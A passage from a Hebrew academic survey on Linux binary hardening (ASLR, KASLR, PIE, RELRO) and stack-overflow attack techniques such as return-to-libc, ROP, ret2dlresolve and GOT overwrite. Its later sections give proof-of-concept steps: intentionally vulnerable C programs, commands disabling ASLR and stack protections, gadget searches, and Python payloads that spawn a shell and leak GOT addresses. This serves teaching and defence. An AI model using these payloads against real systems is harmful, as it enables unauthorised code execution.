בסעיף 5.1 הוזכר כי ניתן לעקוף את ההגנה שביט ה-NX מספק על ידי שימוש בגאדג'טים של ROP, לכן כדי להגן מפני התקפות ROP הוצג מנגנון ה-ASLR. ASLR הוא מנגנון הגנה שמיושם על ידי מערכת ההפעלה והוא הראשון שיושם על ידי כל מערכות ההפעלה הגדולות. הוא תוכנן ויושם לראשונה כתיקון לליבת לינוקס ביולי 2001 על ידי פרויקט Linux PaX. ביוני 2005, גרסת ליבת לינוקס 2.6.12 פרסה את מנגנון ה-ASLR כברירת מחדל. בשנת 2003 OpenBSD בגרסה מספר 3.4 הייתה מערכת ההפעלה הראשונה שהציגה את תמיכת ברירת המחדל של ASLR. למרות שמאז תכנון והיישום של ה-ASLR עברו מעל 20 שנים, ASLR עדיין נחשב גישה יעילה למניעה והגנה בפני התקפות מודרניות ויש לו יישומים מרובים עם הבדל בפעולות וביעילותם [10]. פריסת מרחב כתובות אקראית (ASLR) מיושמת על ידי הבינארי או על ידי מערכת ההפעלה [14].
אלגוריתם ASLR מקצה באופן אקראי כתובות לחלקים שונים של מרחב הכתובות הלוגי של תהליך כשהוא נטען בזיכרון לביצוע. הוא עושה באקראי את כתובות הבסיס של חלקים שונים של התהליך, כולל המחסנית, הערימה, הספריות המשותפות וקובצי ההפעלה. לכן, התוקף לא יכול להשתמש באותו ניצול בכל פעם כדי להשתמש לרעה באותה תוכנית פגיעה, אלא צריך להשתמש במטען מפורש עבור כל התרחשות של תוכנית אקראית [10]. ככזה, כל התקפה המבוססת על ערכים ידועים סטטיים תיכשל [14]. בעקבות הקצאת הכתובות בזיכרון כל פעם באופן רנדומלי, לתוקף אפשרי הרוצה לתקוף את המערכת יתעורר סיבוך בתהליך הניצול של אותן פגיעויות הדורשות ידע על מרחב הכתובות שבו התכונית פועלת [11]. בלינוקס, במקרה של מערכות 32 סיביות, רק 16 סיביות זמינות למעשה (או 8 סיביות במערכות לינוקס עם 256 ערכים) להקצאה אקראית, שהיא מגבלה של ASLR במערכות 32 סיביות, מכיוון שניתן להביס את האנטרופיה של 16 סיביות תוך כמה אלפיות שניות תוך שימוש בהתקפת כוח גס (brute force attack). בעוד שמכונה של 64 סיביות מסופקות 40 סיביות להקצאה האקראית, זה הופך את התקפת כוח גס לכמעט בלתי אפשרית מכיוון שאז היה ניתן להבחין בה בקלות. במערכות 64 סיביות המגבלה של מימוש ASLR היא שהיא חשופה לחשיפת זיכרון והתקפות דליפת מידע. התוקף יכול לבחור להשתמש בטכניקת ROP על ידי חשיפת כתובת פונקציה אחת באמצעות התקפת דליפת מידע [10] . במרחב הליבה נעשב שימוש גם ב-ASLR ויש לו את שם הליבה KASLR (Kernel Address Space Layout Randomization) [11]. בעזרת השימוש ב-KASLR המיקומים של אזורי זיכרון הליבה נקבעים בזמן האתחול והם לא משתנים עד הכיבוי\אתחול מחדש. לכל יישום יש את המאפיינים המיוחדים

שלו, אבל אזורי קוד ונתונים הם בדרך כלל נקבעים בצורה אקראית. המספרים האקראיים המשמשים את KASLR מתבקשים בזמן האתחול, ובשלב זה אין הרבה אנטרופיה זמינה. קיום מספרים אקראיים איכותיים הוא המפתח לקבלת KASLR יעיל, אחרת הכתובות יהיו צפויות וההגנה חסרת תועלת. יכולה להגן מפני התקפות המסתמכות על ידיעת כתובות הליבה. תכונת KASLR מופעלת בלינוקס כברירת מחדל וניתן להשתמש בפרמטר nokaslr על מנת להשבית אותה [17].

5.2.2. הגנה על ה-ELF הבינאריים

בסעיף 5.2.1 הוזכר כי ניתן להפעיל ROP באמצעות דליפת מידע שתחשוף כתובת פונקציה אחת וכך נוכל לעקוף את מנגנון ה-ASLR. כדי לספק הגנה חזקה יותר, קיימות הפחתות נוספות כמו קובץ הפעלה בלתי תלוי במיקום (PIE) ו-Relocation Read-Only (RELRO) שמטרתם הקשחת הקבצים הבינאריים עצמם כנגד דליפת מידע והתקפות ROP:

5.2.2.1. בלתי תלוי במיקום בר הפעלה (PIE – Position Independent Executable)

הוראות קוד המכונה הנשמרות בזיכרון הראשי ידועות בשם Position Independent Code (PIC), המסוגל לפעול בצורה נכונה ללא קשר לכתובת. באופן כללי, ספריות משותפות מורכבות כקובצי PIC כך שניתן לשתף אותם על ידי מספר תהליכים ללא תלות זה בזה. זה מקל על היישום של אקראי לכל תהליך באמצעות ASLR. עבור כל תהליך, נטענות ספריות PIC שונות. שלא כמו קוד מוחלט שיש לטעון במיקום זיכרון ספציפי, ניתן לטעון את ה-PIC במספר מיקומי זיכרון ללא כל שינוי. הוראות השייכות למיקום מסוים מבוצעות מהר יותר מאלה המוענקות עם כתובות יחסיות; עם זאת, ההבדל אינו משמעותי במעבדים מודרניים. קוד שאינו תלוי במיקום מופץ בקלות באקראי. הבינארי שנוצר על ידי המהדר כקוד בלתי תלוי במיקום ידוע בשם Position Independent Executable (PIE). הוא מספק כתובות בסיס שרירותיות עבור החלקים השונים של בינארי בר הרצה. PIE מיישמת את אותה אסטרטגיית אקראיות עבור רכיבי הרצה, בדומה לזו המשמשת עבור ספריות משותפות ומקשה על ניצול לתוקפים. אם קובץ בינארי מורכב כ-Position Independent Executable, אזי הבינארי הראשי (.text, .plt, .got, .rodata) גם הוא מוקצה באופן אקראי. PIE הוא בעצם המשלים ל-ASLR כדי למנוע התקפות. PIE מקשה על יריבים לנחש את כתובת הקוד שנמצאת בקובץ ההרצה הראשי, בדיוק כמו התקפות שימוש חוזר בקוד באמצעות קוד ספרייה משותפת. האופציה pie- משמשת בעת הידורה של תוכנית עם GCC כדי להפוך את הבינארי כבלתי תלוי במיקום בר הרצה [10].

5.2.2.2 הפנייה מחדש לקריאה בלבד (RELRO – Relocation Read-Only)

RELRO הוא מנגנון נוסף שהוצג הנועד להקשיח את קבצי ההרצה הבינאריים. כאמור, טבלת ההיסט הגלובלית (GOT) משמשת לפתרון פונקציות הנמצאות בספריות משותפות המקושרות באופן דינמי לבינארי. PLT מכילה בדל קפיצה ל-GOT ונמצאת במקטע (.plt). המקטע plt. משמש להוראות המצביעות על ה-GOT ששוכן במקטע (.got.plt.). כאשר פונקציית ספרייה משותפת נקראת בפעם הראשונה, GOT מצביע חזרה אל ה-PLT, ומתבצעת קריאה למקשר דינמי שמוצא את הכתובת האמיתית של אותה פונקציה בזיכרון. לאחר מציאת הכתובת של הפונקציה, היא נכתבת אל GOT. כאשר הקריאה מתבצעת בפעם השנייה, ה-GOT כבר מכיל את הכתובת. זה ידוע בשם "עקידה עצלנית". הנקודה הבולטת היא ש-PLT צריך להיות במיקום קבוע במקטע הטקסט (.text section) ו-GOT צריך להיות במיקום ידוע מכיוון שהוא מכיל מידע הנדרש לתוכנית, ובנוסף הוא גם צריך להיות בר כתיבה לצורך ביצוע העקידה העצלנית. מכיוון ש- GOT ניתן לכתיבה ושוכן במיקום ידוע, ניתן לנצל אותו כדי להפעיל התקפות גלישת חוצץ. לפיכך, כדי למנוע ניצול של פגיעות זו, יש צורך לפתור את כל הכתובות בהתחלה ולאחר מכן לסמן את ה-GOT כקריאה בלבד, ככזה שלא ניתן לשנות את ערכיו. RELRO היא טכניקת הפחתה שבאופן כללי הופכת את GOT לקריאה בלבד כך שלא ניתן להשתמש בטכניקות החלפת GOT במהלך ניצול הצפת החוצץ בבינארי הפגיע. יש לו שתי רמות הגנה: RELRO חלקית ו-RELRO מלאה. RELRO חלקי הופך את המקטע got. לקריאה בלבד (אך לא את המקטע got.plt.), שבגללו ניתן לבצע החלפת GOT. מצד שני, RELRO מלא הופך את כל המקטע got. לקריאה בלבד (כולל המקטע .got.plt.) ולכן כל טכניקת החלפת GOT לא תתאפשר בבואו של תוקף זדוני להחליף את ערכי ה-GOT [10].

מנגנוני ההגנה שהוצגו לעיל יכולים למנוע ניצול של הצפת חוצץ ואף יכולים להגביל עוד יותר את האפשרויות של יריב. עבור רוב המנגנונים הללו, נדרשת פגיעות עזר שיכולה להשיג כתובת שבה מתרחשת דליפת זיכרון

ולעיתים היא חובה על מנת לעקוף אותם. ניתן להשיג כתובת זיכרון מסוימת הדולפת מהזיכרון באמצעות מספר טכניקות כמו מציאת פגיעות של מחרוזת פורמט (המאפשרת ליריב לשלוט בפורמט של הפלט המודפס) וניצולה וכמו כן גם בעזרת טכניקת החלפת\הדלפת ערכי GOT [14].

6. טכניקות התקפה נפוצות לניצול בינארי הפגיע לגלישת חוצץ מבוססת מחסנית

ראינו בסעיף הקודם כי מערכות הפעלה מודרניות כמו לינוקס משתמשות בטכניקות הפחתה מסוימות על מנת להקל\למנוע את אירועי השחתת הזיכרון ובפרט את אירועי הצפת החוצץ במחסנית. עם זאת, ניתן להשתמש בטכניקות מסוימות על מנת לעקוף את מנגנוני ההגנה\ההפחתה הללו. בסעיף זה נסקור כמה מהטכניקות הנפוצות כמו שימוש חוזר בקוד והחלפת ערכי GOT:

6.1. שימוש חוזר בקוד (Code Reuse Attacks)

השימוש בביט ה-NX מנע חלק נכיר מהתקפות גלישת החוצץ על ידי מניעת הזרקת קוד. בעקבות זאת, יריבים זדוניים סיגלו אסטרטגיה נוספת בשם התקפות שימוש חוזר בקוד (Code Reuse Attacks) שבה במקום להזריק קוד זדוני, התוקף משתמש בקוד הקיים במרחב הכתובות של התהליך.

Return-to-libc היא טכניקת ניצול הנחשבת לאחת מהטכניקות המוכרות של שימוש בקוד חוזר שבה התוקף מנצל את פגיעות התוכנית כדי להחליף את כתובת ההחזרה עם מצביע לפונקציה שנמצאת בספריית libc. ראוי לציין שכמעט כל התוכניות הכתובות בשפת C מקושרות עם הספרייה (המשותפת בדרך כלל) libc המכילה פונקציות מפתח שרוב תוכניות C זקוקות לה [10]. טכניקה זו בעיקרה מכוונת לתוכניות המקושרות באופן דינמי, ומכיוון שהתוכנית מקושרת באופן דינמי, היא תטען את libc.so בזמן ריצה. כתוצאה מכך, תוקף זדוני יכול להשיג שליטה על תוכנית היעד על ידי מציאת הכתובות של פונקציות (כמו execve() ו-system()) בזיכרון ואז על ידי השימוש בפגיעות של הצפת חוצץ מבוססת מחסנית הוא יוכל להחליף את כתובת ההחזרה לפונקציות אלו כדי לשנות את זרימת ביצוע התוכנית לכתובות הנשלטות על ידו. המפתח ל-Return-to-libc הוא קודם כל להשיג את כתובת בסיס הטעינה של libc.so, ולאחר מכן לחטוף את זרימת הבקרה לפונקציית system הממוקמת ב-libc.so [19]. תוקף המשתמש בפונקציה system() יכול לבצע כל תוכנית שרק ירצה ולכן הוא אינו צריך לבצע בעצמו shellcode אלא רק להניח מחרוזת במחסנית המכילה את הפקודה שאותה הוא רוצה לבצע ואז להפנות את השליטה לפונקציה system() (באמצעות כתובת ההחזרה) אשר בתורה תקרא באופן פנימי לקריאת המערכת execve(). כאמור הפונקציה system() מופעלת עם ארגומנטים המסופקים על ידי התוקף כגון "bin/shell" להשגת מעטפת במחשב הקורבן. עם זאת, בהתחשב בכל האמור לעיל ולמרות שהתקפות Return-to-libc מוצלחות בסביבות רבות, ישנן כמה מגבלות שיתעוררו בבואו של תוקף זדוני הרוצה לתקוף את המערכת להשיק מתקפות Return-to-libc: (i) להבדיל ממכונות x86-64-bit שבהן הארגומנטים לפונקציה מועברים דרך אוגרים, במכונות 32 ביט הארגומנטים מועברים על ידי דחיפתם במחסנית ולכן ניתן לשלוט עליהם. כתוצאה מכך, במכונות x86-64-bit התקפות Return-to-libc לא יעבדו, (ii) התוקף יכול להשתמש רק בפונקציות הקיימות בקטע הקוד או בקוד הספרייה, מה שמגביל את פונקציונליות התקיפה ו-(iii) הארגומנטים שמועברים על ידי התוקף עשויים להכיל בתים NULL. עם זאת, אם הסיבה לגלישה במאגר היא פונקציה כמו strcpy() שמסתיימת כאשר נתקלת בתים NULL. אז מטען התקפת חזרה ל-libc לא יכול לשאת בתים NULL באמצע המטען [10].

תכנות מונחה החזרה (ROP) היא צורה מתקדמת של התקפת שימוש חוזר בקוד המאפשרת ביצוע קוד בנוכחות סיבית ה-NX וכן היא אינה סובלת מהמגבלות שהוזכרו קודם של Return-to-libc. במקום שתוקף זדוני יחדיר קוד מותאם משלו, התוקף משתמש בשרשור של קוד קיים כדי לנצל את גלישת החוצץ, אשר בהמשך הופך להיות תכנות מונחה החזרה (ROP). כלומר, מוחדרים נתונים זדוניים כמצביעי קוד במקום הזרקת קוד מעטפת [10]. טכניקה זו ניתנת ליישום הן במרחב המשתמש והן במרחב הליבה. שימוש ב-ROP מאפשר לבצע קוד שרירותי ללא שימוש בפונקציות ספרייה אלא באמצעות שימוש חוזר בפיסות קוד (על מנת להתגבר על המגבלות של מתקפת החזרה ל-libc) המסתיימות בפקודה "ret" והן נקראות גאדג'טים [11]. הגאדג'טים הם בעצם פיסות קוד מהבינארי הנמצאים בדרך כלל בספריות החיצוניות הטעונות או בקוד הבינארי המקומי. שימוש ב גאדג'טים מעלה את הסיכון עבור ניצול אפשרי של הבינארי הפגיע להצפת חוצץ

במחסנית היות ועומדת בפני יריב זדוני המשתמש בהם האפשרות לבצע מגוון פעולות לא מורשות תוך כדי שמירה על זרימת הביצוע על ידי חזרה תמיד לתוך כתובת זיכרון במחסנית הנשלטת על ידיו. השימוש ב-"ret" הוא חובה עבור גאדג'טים מכיוון שאז נוכל לשמר את זרימת הביצוע. גאדג'טים מסוימים דורשים פרמטרים שונים אותם יש למקם על המחסנית בהתאם ולכן צריך גם למקם אותם בהתאם במטען שניצור לניצול וזאת לפני קריאת הפונקציה על מנת שנוכל להשתמש בהם כראוי בעת ניצול על ידי שימוש בטכניקת ROP. תוקף זדוני הרוצה להשתמש בטכניקת הניצול ROP חייב לדעת את מבנה המחסנית כדי שיוכל להיעזר בפגיעות גלישת החוצץ על מנת לנצל את המערכת. לפי מבנה מחסנית הקריאות, אנו יודעים שפונקציות מקבלות פרמטרים מהמחסנית ומכיוון שאנחנו שולטים במחסנית בעקבות גלישת החוצץ שלנו, אנו יכולים להעביר פרמטרים לפונקציות הנקראות. לעיתים, תהיה לנו האפשרות ליצור שרשרת של גאדג'טים מרובים שיספקו את היכולת של ביצוע קוד על מערכת ההפעלה הבסיסית באמצעות שימוש בבינארי המושפע מהצפת החוצץ [14]. באמצעות היכולת לשנות את הכתובת של מבציע ההחזרה לכתובת של פונקציה שרירותית, ניתן להפעיל כל קוד. כדי לעשות זאת, תוקף פוטנציאלי צריך רק לדעת את הכתובת של הגאדג'ט בפונקציה ולשנות אותה באמצעות הצפת חוצץ במחסנית [11].

אחד הגאדג'טים הניתנים לשימוש בעת השקת מתקפת ROP הוא גאדג'ט הקסם C (Magic gadget C). זהו גאדג'ט המורכב מקוד כלשהו השוכן ב-libc וכאשר הוא מופעל הוא פותח מעטפת (shell). כמעט כל ספריות libc מכילות גרסה של גאדג'ט הקסם. קוד הגאדג'ט הקסום צריך לקרוא ל-execve או להנפיק את קריאת המערכת המתאימה ישירות [14].

6.2. חזרה ל- Resolve-Dl(ret2dlresolve)

קודם ראינו שבשימוש בטכניקות של שימוש חוזר בקוד התוקף משתמש בקוד הקיים במרחב הכתובות של התהליך. אבל מה היה קורה אם פונקציות הפלט הסטנדרטיות מתוך ספריית libc אינן מוצגות לתוכנית (כלומר, לא קיימות פונקציות כמו ()printf, ()puts שבהן משתמשת התוכנה)? כיצד אז התוקף יוכל להשיג את כתובת הטעינה של libc על מנת להשתמש בפונקציות כמו ()system? התשובה הפשוטה היא שאין צורך להשיג אותה. במהלך ret2dlresolve, התוקף מרמה את הבינארי כדי לפתור פונקציה לפי בחירתו (כגון מערכת) לתוך ה-PLT. המשמעות היא שהתוקף יכול להשתמש בפונקציית PLT כאילו היא במקור חלק מהבינארי. תחת קישור דינמי, יש הרבה הפניות לפונקציות בין מודלי התוכנית, וייקח הרבה זמן לקישור הדינמי של כל הפונקציות לפני שהתוכנית תתחיל לפעול. לפיכך, לינוקס מאמצת את מנגנון הקישור המושהה, שהרעיון הבסיסי שלו הוא שהפונקציה מאוגדת (חיפוש סמלים, הפניות מחדש וכו') כאשר היא בשימוש לראשונה, והיא לא מאוגדת אם לא נעשה בה שימוש. הכתובת הנמצאת ב-GOT מתקבלת על ידי מעבר לפני דרך _dl_runtime_resolve כאשר נעשה בה השימוש בפעם הראשונה. לכן, הרעיון המרכזי של -ret to dl resolve הוא לגבש את מבנה המיקום של פונקציית היעד (כולל שם הפונקציה, טבלת המיקום) בזיכרון הניתן לקריאה ולכתיבה. לאחר מכן הוא משתמש ב-_dl_runtime_resolve כדי לפתור את פונקציית המטרה (כגון מערכת) ולחטוף את זרימת בקרת התוכנית לפונקציית המטרה. טכניקה זו קשורה קשר הדוק למבנה קובץ ה-ELF. לסיכום, בעוד טכניקה זו אינה מסתמכת על פונקציית הפלט הסטנדרטית, היא מסתמכת על פונקציית הקלט הסטנדרטית לאחסן נתונים מזויפים בזיכרון קריא וניתן לכתיבה [19].

6.3. החלפת GOT (GOT overwrite)

טכניקת ניצול נוספת מוגדרת על ידי שימוש בטבלת ההיסט הגלובלית (GOT) כדי להחליף ערכי פונקציה על מנת לבצע קוד זדוני. דוגמה לשכתוב GOT מוצלח תהיה החלפת כתובת libc בכתובת מחסנית מקומית המכילה קוד זדוני. ניתן למנוע זאת על ידי הפיכת ה-GOT לקריאה בלבד בהרצה הראשונית של הקובץ הבינארי באמצעות טכניקת ההפחתה RELRO שהוצגה בסעיף הקודם [14].

7. ניצול ועקיפת מנגנוני ההגנה ASLR, ביט ה-NX, PIE ו-RELRO

מערכת המבחן שעליה עבודה זה בדקה והוציאה לפועל את התוכנית הפגיעה והניצולים הקשורים כהוכחה לקונספט (Proof-of-concept) השתמשה במכונת מחשוב של מעבד x86-64 המריץ את Kali Linux 2020 עם גרסת Kernel 5.9.0. הוא הושלם עם שרשרת הכלים הכוללת gcc 10.2.0, python 2.7.18, pwntools 20.1.1 וגרסת תוסף gdb-peda 10.1.90 [10]. gdb-peda היא חבילה המכילה סקריפטים של python GDB הכוללים

פקודות שימושיות שמטרתן להאיץ את תהליך פיתוח הניצול ב- Unix/Linux [26]. בסעיף זה, הדרך לניצול ועקיפת מנגנוני ההגנה של ASLR, DEP, PIE ו-RELRO מתוארת במאמר [10] והיא כדלקמן:

7.1. ניצול ביט ה-NX [10]

תוקף לא יכול להפעיל התקפות גלישת חוצץ מבוססות מחסנית עם טכניקות סטנדרטיות כמו התקפות הזרקת קוד או חזרה ל-libc בנוכחות NX. אבל בעזרת ROP , ניתן לבצע הצפת מחסנית כאשר ביט ה-NX מופעל. לפיכך, הניצול של ביט ה-NX יהיה באמצעות טכניקת ההתקפה ROP.

שלב אחרי שלב בעקיפת הגנת ביט ה-NX

איור 8 מציג את תוכנית C לדוגמה בעלת פגיעות של גלישת חוצץ הקוראת קלט מהמשתמש ומעתיקה אותו לחוצץ זמני.

```
1. int getinput( ) {
2.     char buf [10];
3.     int rv = read (0, buf, 1000);
4. return 0; }
5. int main (){
6.     getinput( );}
```

איור 8. תוכנית C פגיעה.

השלב הראשון: בשלב זה קומפלה התוכנית הפגיעה לגלישת חוצץ על ידי מניעת מנגנוני הגנה מסוימים כפי שמוצג באיור 9: התוכנית הפגיעה קומפלה על ידי השבתת מנגנוני הגנה שונים מלבד NX bit. רנדומיזציה של פריסת מרחב כתובות (ASLR) הושבתה גם כן על ידי הצבת הערך 0 בקובץ randomize_va_space השוכן בספריית הליבה /proc/sys/ .

```
$ gcc -fno-stack-protector -no-pie -ggdb vulncode.c -o  vulncode
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

איור 9. קומפילציה והפחתה מושבתת.

השלב השני: זהו שלב הכנת המטען לניצול שיוחדר כקלט לקובץ ההרצה הפגיע כפי שניתן לראות באיור 10. המטען יכיל שלושה גאדג'טים של ROP. תחילה, לשם מציאת כתובות הגאדג'טים, התוכנית הפגיעה נטענה ב-gdb עם peda. הכתובת של גאדג'ט ה-ROP הראשון ("pop rdi; ret") נמצאה באמצעות פקודת asmsearch של gdb-peda. כמו כן, הכתובת של גאדג'ט ה-ROP השני ("system") נמצאה באמצעות הפקודה print של ה-gdb שהדפיסה את כתובת הבסיס של ()system בתוך הספרייה libc. לבסוף, הכתובת השלישית ("bin/sh") חושבה בעזרת מציאת כתובת ההתחלה והסיום של libc באמצעות השימוש בפקודת info proc map ב-gdb. לאחר קבלת הכתובות הללו ניתן היה לאתר בטווח הספציפי הזה את המיקום של "bin/sh" באמצעות שימוש בפקודה searchmem.

```
gdb-peda$ asmsearch "pop rdi; ret"
Searching for ASM code: 'pop rdi; ret' in: binary ranges
0x004011eb : (5fc3) pop    rdi;   ret

gdb-peda$ print system
$1 = {<text variable, no debug info>} 0x7ffff7e38e50 <__libc_system>

gdb-peda$ info proc map
Start Addr       End Addr         Size    Offset  objfile
0x7ffff7df0000   0x7ffff7e15000   0x25000 0x0     /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7ffff7faa000   0x7ffff7fab000   0x1000  0x1ba000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7ffff7fab000   0x7ffff7fae000   0x3000  0x1ba000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7ffff7fae000   0x7ffff7fb1000   0x3000  0x1bd000 /usr/lib/x86_64-linux-gnu/libc-2.31.so

gdb-peda$ searchmem /bin/sh <start of libc> <end of libc>
Searching for '/bin/sh' in range: 0x7ffff7a0d000 0x7ffff7fb1000
Found 1 results, display max 1 items:
libc : 0x7ffff7f7a156 --> 0x68732f6e69622f ('/bin/sh')
```

איור 10. מציאת כתובות הגאדג'טים.

השלב השלישי: זהו שלב הצגת המטען לניצול שמומש בשפת התכנות python. כאמור, קודם לכן כבר אותרו כל הכתובות הנדרשות ליצירת מטען ב-python. איור 11 מציג את סקריפט python המעוצב עם כל כתובות הגאדג'טים. על מנת לחשב את מספר הבתים שאחריהם נשמרת כתובת החזרה, נעשה השימוש בפקודות pattern_create ו- pattern_offset של gdb_peda, מה שמראה שההיסט של כתובת החזרה שנשמרה הוא 22 בתים. לפיכך, באיור 11 בשורה מס' 5, מוקמו 22 תווי 'A', ולאחר מכן מוקמו הכתובות של גאדג'טי ה-ROP שנמצאו קודם. ברגע שסקריפט ה-python המוצג באיור 11 בוצע, הוא ייצר את המטען לניצול, שכאשר ויועבר לתוכנית הפגיעה כקלט יוליד מעטפת.

```
1.  system = 0x7ffff7e38e50
2.  system_arg = 0x7ffff7f7a156
3.  rop = 0x004011eb
4.  buf = ""
5.  buf += "A"*22
6.  buf += pack("<Q", rop)
7.  buf += pack("<Q", system_arg)
8.  buf += pack("<Q", system)
9.  f = open("payload", "w")
10. f.write(buf)

$ cat payload - | ./vulncode
Number of bytes read are 46
uname -r
5.9.0-kali1-amd64
```

איור 11. ניצול בעזרת סקריפט python על מנת לעקוף את הגנת ביט ה-NX.

7.2. ניצול ה-ASLR

בהתחשב באילוצים שניתן להחיל על קובץ הרצה ספציפי, ניצול מוצלח של הצפת חוצץ ובפרט הצפת חוצץ מבוססת מחסנית דורש לעיתים דליפת כתובת זיכרון מסוימת. אחת הטכניקות להדלפת כתובת זיכרון שתעזור לניצול תוכנית פגיעה להצפת חוצץ הוא להשתמש במספר פונקציות C שמבצעות מניפולציה על

stdout על מנת להדליף כניסות מסוימות מ-GOT שכאמור מכילות את הכתובות הישירות של פונקציות הנמצאות בתוך הספרייה החיצונית [14].

מנגנון ה-ASLR מקשה על התוקפים לדעת את המיקום המדויק של קוד היעד. לדוגמה, התוקף לא יכול להפעיל התקפות חזרה ל-libc מכיוון שזה דורש את כתובת הבסיס של libc. עם זאת, ASLR אינו לגמרי חסין תקלות וניתן לעקוף אותו באמצעות טכניקות שונות כמו כוח גס, חזרה ל-plt או דליפת מידע. אנו נשתמש בטכניקה המבוססת על דליפת מידע על מנת לעקוף את הגנת ה-ASLR, שכן התקפות דליפת מידע יעילות יותר מטכניקות אחרות בעקיפת האקראיות הבוצעה על מרחב הכתובות. על מנת להשיק מתקפה ולעקוף את מנגנון ה-ASLR הטכניקה שבה נעשה שימוש היא הדלפת כתובות ה-PLT ו-GOT של פונקציות מסוימות. על ידי קבלת הכתובת המוחלטת של פונקציה בודדת מ-GOT, תוקף יוכל לפתוח בהתקפה מוצלחת. לפיכך, נוצלו PLT ו- GOT על מנת לקבל כתובת של פונקציה יחידה השוכנת ב-libc כדי להפעיל מתקפה [10].

שלב אחרי שלב בעקיפת הגנת ה-ASLR [10]

איור 12 מציג תוכנית C פגיעה המורכבת מפונקציה getMessage() הנקראת על ידי הפונקציה main() . לאחר הכרזה על מאגר תווים בגודל 200 בתים, הוא מקבל קלט מהמשתמש באמצעות הפונקציה scanf(). מכיוון שידוע שהפונקציה scanf() לא מקיימת בדיקה של גבולות, כלומר היא לוקחת קלט עד שהיא נתקלת ברווח לבן או בתו "שורה חדשה" (enter). לפיכך, ניתן לראות כי קיימת כאן פגיעות של הצפת חוצץ. כפי שיוצג בהמשך, באמצעות פגיעות זו ניתן לעקוף ASLR.

```
1. void getMessage ( ){
2.     char msg [200];
3.     printf ("Enter message: ");
4.     scanf ("%s" , msg);
5.     printf ("Message received.\n"); }
6. int main ( ) {
7.     getMessage ( ); }
```

איור 12. תוכנית C פגיעה.

השלב הראשון: תחילה, התוכנית הפגיעה קומפלה על ידי השבתת מנגנוני הגנה נוספים בנוסף ל-ASLR כמפורט בסעיף 7.1 (שלבים לעקוף הפחתת סיביות NX). מנגנון ה-ASLR הופעל על ידי הצבת הערך 2 בקובץ randomize_va_space, מה שמראה שמרחב הכתובות של התהליך הוא אקראי לחלוטין . בנוסף, ניתן היה להשתמש ב-checksec כדי לזהות את טכניקות ההפחתה המופעלות ומושבתות. checksec הוא סקריפט bash המשמש לבדיקת המאפיינים של קבצי הרצה (כמו PIE, RELRO, PaX, Canaries, ASLR, Fortify Source) ואפשרויות אבטחת ליבה (כמו GRSecurity ו-SELinux).

```
$ gcc -fno-stack-protector -no-pie -zexecstack -ggdb vuln.c -o vuln
$ echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
$ checksec ./vuln
CANARY      : disabled
FORITFY     : disabled
NX          : disabled
PIE         : disabled
RELRO       : Partial
```

איור 13. קומפילציה והשבתת הקלות.

השלב השני: שלב זה הוא השלב הראשון מתוך שניים להכנת מטען הניצול. בשלב זה, מידע הודלף דרך GOT. קביעת כתובת ה-PLT של כל פונקציה זמינה בתוכנית שימשה במקרה זה לדליפת הכתובות מ-GOT. על ידי טעינת הבינארי ב-gdb ועל ידי שימוש בפקודה info functions כפי שמוצג באיור 14, ניתן היה למצוא את הפונקציה puts@plt, המקושרת באופן דינמי ל-libc (ld.so). לאחר קבלת הכתובת של הפונקציה puts, ניתן

למצוא בקלות את כתובת GOT על ידי פירוק (disassembling) כתובת ה-PLT כפי שמוזכר באיור 14. על מנת למקם את הכתובת באוגר RDI, נדרש למצוא את ה-Pop RDI: ret gadget שנמצא כבר בסעיף הקודם. לאחר הצבת כל הכתובות במטען, הסקריפט ידליף מידע מ-GOT. בעיה שתעמוד בפנינו היא שהתוכנית תקרוס בכל פעם לאחר שהיא מדליפה את המידע. כאשר הסקריפט יופעל מחדש לאחר הקריסה, הכול יהיה אקראי. כתוצאה מכך, הכרחי להשאיר את התוכנית פועלת בשלב השני של הניצול כך שניתן יהיה לנצל את הכתובות שדלפו. אחת הדרכים לעשות זאת היא, הפעלת התוכנית שוב מבלי לתת לה "למות" – זה נעשה על ידי חזרה ל-_start, שאת כתובתו ניתן היה לאתר בפשטות ב-gdb, כפי שמוצג באיור 14.

```
gdb-peda$ info functions
All defined functions:
0x0000000000401000  _init
0x0000000000401030  puts@plt
0x0000000000401040  printf@plt

gdb-peda$ disassemble 0x401030
Dump of assembler code for function puts@plt:
0x0000000000401030 <+0>:     jmp    QWORD PTR [rip+0x2fe2]   # 0x404018 <puts@got.plt>

gdb-peda$ print _start
$1 = {<text variable, no debug info>} 0x401060 <_start>
```

איור 14. צעדים על מנת להדליף כתובת מ-GOT.

כעת, לאחר שנמצאו כל הכתובות הנדרשות כדי ליצור מטען ב-python, איור 15 מציג את סקריפט python המעוצב עם כל הכתובות הנדרשות לשלב 1. על מנת לחשב את מספר הבתים שאחריהם הכתובת ההחזרה נשמרת, נעשה השימוש בפקודות pattern_create ו- pattern_offset של gdb_peda, מה שמראה שההיסט של כתובת החזרה שנשמרה היא 216 בתים. לפיכך, באיור 15 בשורה מספר 1, מוקמו 216 תווי A ולאחר מכן מוקמו כל הכתובות שנמצאו. ברגע שסקריפט ה-python מבוצע, הוא ידליף את כתובתה של הפונקציה puts ב-libc לאחר שה-ASLR ביצע אקראיות.

```
1.  junk = b'A'*216
2.  pop_rdi = 0x004011fb
3.  puts_plt = 0x401030
4.  puts_got = 0x404018
5.  start = 0x401060
6.  payload = junk
7.  payload += p64(pop_rdi)
8.  payload += p64(puts_got)
9.  payload += p64(puts_plt)
10. payload += p64(start)
11. leaked_puts=u64(p.recvline().strip().
    ljust(8, b'\x00'))
```

איור 15. שלב ראשון בהכנת המטען.

השלב השלישי: בשלב השני של הכנת הניצול, נעשה השימוש במידע שדלף כדי לקבל את הכתובת המדויקת של libc. כתובת זו תשמש אותנו על מנת למצוא את הגאדג'טים של ה-ROP כמו system() ו-bin/sh/ שיעזרו בהשקת המעטפת. הצעד הראשון בשלב השני הוא לגלות את הכתובת של system(), puts() ו-bin/sh/ ב-libc, דבר שניתן לעשות באמצעות הפקודות readelf ו-string, כפי שמוצג באיור 16.

```
$readelf -s /usr/lib/x86_64-linux-gnu/libc.so.6 | grep puts
195: 00000000000765f0   472 FUNC    GLOBAL DEFAULT   14 _IO_puts@@GLIBC_2.2.5

$readelf -s /usr/lib/x86_64-linux-gnu/libc.so.6 | grep system
1430: 0000000000048e50   45 FUNC    WEAK   DEFAULT   14 system@@GLIBC_2.2.5

